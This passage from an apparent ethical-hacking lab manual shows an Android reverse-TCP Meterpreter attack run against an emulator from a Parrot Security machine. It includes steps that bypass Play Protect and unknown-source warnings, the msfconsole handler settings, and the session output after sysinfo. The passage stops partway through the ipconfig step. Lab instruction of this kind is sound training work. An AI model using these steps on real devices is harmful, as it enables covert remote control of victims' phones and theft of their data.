
Note: If a warning message appears at the lower section of the browser window, click **OK** or **Download anyway**




23. **Chrome** pop-up appears as shown in screenshot click on **SETTINGS**.



24. Install unknown apps screen appears, now, turn on **Allow from this source** and click back.




25. A MainActivity screen appears; click Install.



26. After the application installs successfully, an **App installed** notification appears; click **OPEN**.

Note: Blocked by play protect pop-up appears click **INSTALL ANYWAY**

Note: send app for scanning? pop-up appears, click **DON'T SEND**



27. Switch back to the **Parrot Security** virtual machine. The **meterpreter** session has been opened successfully, as shown in the screenshot.

Note: In this case, **10.10.1.14** is the IP address of the victim machine (**Android Emulator**).

Applications Places System msfconsole - Parrot Terminal

File Edit View Search Terminal Help

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Payload options (android/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
LHOST	10.10.1.13	yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

```
msf6 exploit(multi/handler) > exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.1.13:4444
msf6 exploit(multi/handler) > [*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400
```

28. Type **sessions -i 1** and press **Enter**. The **Meterpreter** shell is launched as shown in the screenshot.

Note: In this command, **1** specifies the number of the session.

29. Type **sysinfo** and press **Enter**. Issuing this command displays the information the target machine such as computer name, OS, etc.

```
msf6 exploit(multi/handler) > [*] Sending stage (77138 bytes) to 10.10.1.14
[*] Meterpreter session 1 opened (10.10.1.13:4444 -> 10.10.1.14:60874) at 2022-04-18 05:36:07 -0400
sessions -i 1
[*] Starting interaction with 1...
meterpreter > sysinfo
Computer       : localhost
OS             : Android 8.1.0 - Linux 4.19.195-android-x86_64-22805-g0676905e8791 (x86_64)
Meterpreter    : dalvik/android
meterpreter >
```

30. Type **ipconfig** and press **Enter** to display the victim machine's network interfaces, IP address (IPv4 and IPv6), MAC address, etc. as shown in the screenshot.

```
msfconsole - Parrot Terminal
File Edit View Search Terminal Help
OS : Android 8.1.0 - Linux 4.19.195-android-x86_64-22805-g0676905e8791 (x86_64)
